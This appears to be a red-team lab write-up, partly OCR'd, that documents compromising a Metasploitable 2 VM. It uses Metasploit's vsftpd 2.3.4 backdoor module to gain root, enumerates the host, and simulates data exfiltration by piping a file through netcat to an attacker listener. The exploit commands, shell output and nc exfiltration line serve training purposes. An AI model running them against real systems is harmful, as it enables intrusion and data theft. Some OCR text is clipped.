   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.139
RHOSTS => 192.168.0.139
msf exploit(unix/ftp/vsftpd_234_backdoor) > set SRVHOST 192.168.0.205
[!] Unknown datastore option: SRVHOST. Did you mean RHOST?
SRVHOST => 192.168.0.205
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.139:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.139:21 - USER: 331 Please specify the password.
[+] 192.168.0.139:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.139:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.205:41909 -> 192.168.0.139:6200) at 2025-11-04 13:11:19 -0500
```




```
pwd && ls -la
/
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Nov  4 12:43 dev
drwxr-xr-x  94 root root  4096 Nov  4 12:43 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 14473 Nov  4 12:43 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 110 root root     0 Nov  4 12:43 proc
drwxr-xr-x  13 root root  4096 Nov  4 12:43 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Nov  4 12:43 sys
drwxrwxrwt   4 root root  4096 Nov  4 12:43 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```




```
etstat -tulpn | head -n 20
ctive Internet connections (only servers)
roto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
cp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5023/xinetd
cp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5023/xinetd
cp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
cp        0      0 0.0.0.0:47777           0.0.0.0:*               LISTEN      4209/rpc.statd
cp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5023/xinetd
cp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5118/jsvc
cp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5160/unrealircd
cp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4721/mysqld
cp        0      0 0.0.0.0:49835           0.0.0.0:*               LISTEN      5155/rmiregistry
cp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5155/rmiregistry
cp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5160/unrealircd
cp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5007/smbd
cp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5179/Xtightvnc
cp        0      0 0.0.0.0:40078           0.0.0.0:*               LISTEN      4932/rpc.mountd
cp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4193/portmap
cp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5179/Xtightvnc
cp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5136/apache2
cp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5162/ruby
wd && ls -la
```




```
ps aux | head -n 20
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1692 ?        Ss   12:43   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   12:43   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   12:43   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   12:43   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   12:43   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   12:43   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   12:43   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   12:43   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   12:43   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   12:43   0:00 [kacpi_notify]
root       174  0.0  0.0      0     0 ?        S<   12:43   0:00 [kseriod]
root       212  0.0  0.0      0     0 ?        S    12:43   0:00 [pdflush]
root       213  0.0  0.0      0     0 ?        S    12:43   0:00 [pdflush]
root       214  0.0  0.0      0     0 ?        S<   12:43   0:00 [kswapd0]
root       256  0.0  0.0      0     0 ?        S<   12:43   0:00 [aio/0]
root      1280  0.0  0.0      0     0 ?        S<   12:43   0:00 [ksnapd]
root      1505  0.0  0.0      0     0 ?        S<   12:43   0:00 [ata/0]
root      1508  0.0  0.0      0     0 ?        S<   12:43   0:00 [ata_aux]
root      1515  0.0  0.0      0     0 ?        S<   12:43   0:00 [scsi_eh_0]
```




```
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/issue
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```




```
─(kali㉿kali)-[~/redteam_lab]
─$ sudo -l
atching Defaults entries for kali on kali:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

ser kali may run the following commands on kali:
   (ALL : ALL) ALL
```



```
o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ echo "Sensitive data example" > /tmp/mock.txt
sfadmin@metasploitable:~$ cat /tmp/mock.txt | nc 192.168.0.205 9001



sfadmin@metasploitable:~$ _
```



```
┌──(kali㉿kali)-[~/redteam_lab]
└─$ nc -lvp 9001 > /tmp/mock_data.txt

listening on [any] 9001 ...
connect to [192.168.0.205] from metasploitable [192.168.0.139] 35780
```



```
Nov  4 12:43:21 metasploitable sshd[4784]: Server listening on :: port 22.
Nov  4 12:43:21 metasploitable sshd[4784]: error: Bind to port 22 on 0.0.0.0 fai
led: Address already in use.
Nov  4 12:43:44 metasploitable login[5176]: pam_unix(login:session): session ope
ned for user msfadmin by LOGIN(uid=0)
Nov  4 13:09:01 metasploitable CRON[5314]: pam_unix(cron:session): session opene
d for user root by (uid=0)
Nov  4 13:09:01 metasploitable CRON[5314]: pam_unix(cron:session): session close
d for user root
Nov  4 13:15:29 metasploitable sudo:     root : TTY=unknown ; PWD=/ ; USER=root
; COMMAND=list
Nov  4 13:17:01 metasploitable CRON[5349]: pam_unix(cron:session): session opene
d for user root by (uid=0)
Nov  4 13:17:01 metasploitable CRON[5349]: pam_unix(cron:session): session close
d for user root
Nov  4 13:24:29 metasploitable sshd[4597]: Server listening on :: port 22.
Nov  4 13:24:29 metasploitable sshd[4597]: error: Bind to port 22 on 0.0.0.0 fai
led: Address already in use.
Nov  4 13:24:30 metasploitable sshd[4597]: Received SIGHUP; restarting.
Nov  4 13:24:30 metasploitable sshd[4757]: Server listening on :: port 22.
Nov  4 13:24:30 metasploitable sshd[4757]: error: Bind to port 22 on 0.0.0.0 fai
led: Address already in use.
Nov  4 13:24:50 metasploitable login[5170]: pam_unix(login:session): session ope
ned for user msfadmin by LOGIN(uid=0)
msfadmin@metasploitable:~$
```

Conclusion

The simulated engagement successfully demonstrated how legacy / misconfigured services and missing controls lead to full compromise. The vsftpd backdoor provided root-level access and exemplified the need for patching, proper service hardening, egress controls, and robust alerting. Remediations and prioritized detection rules provided here will noticeably reduce the attack surface and improve detection.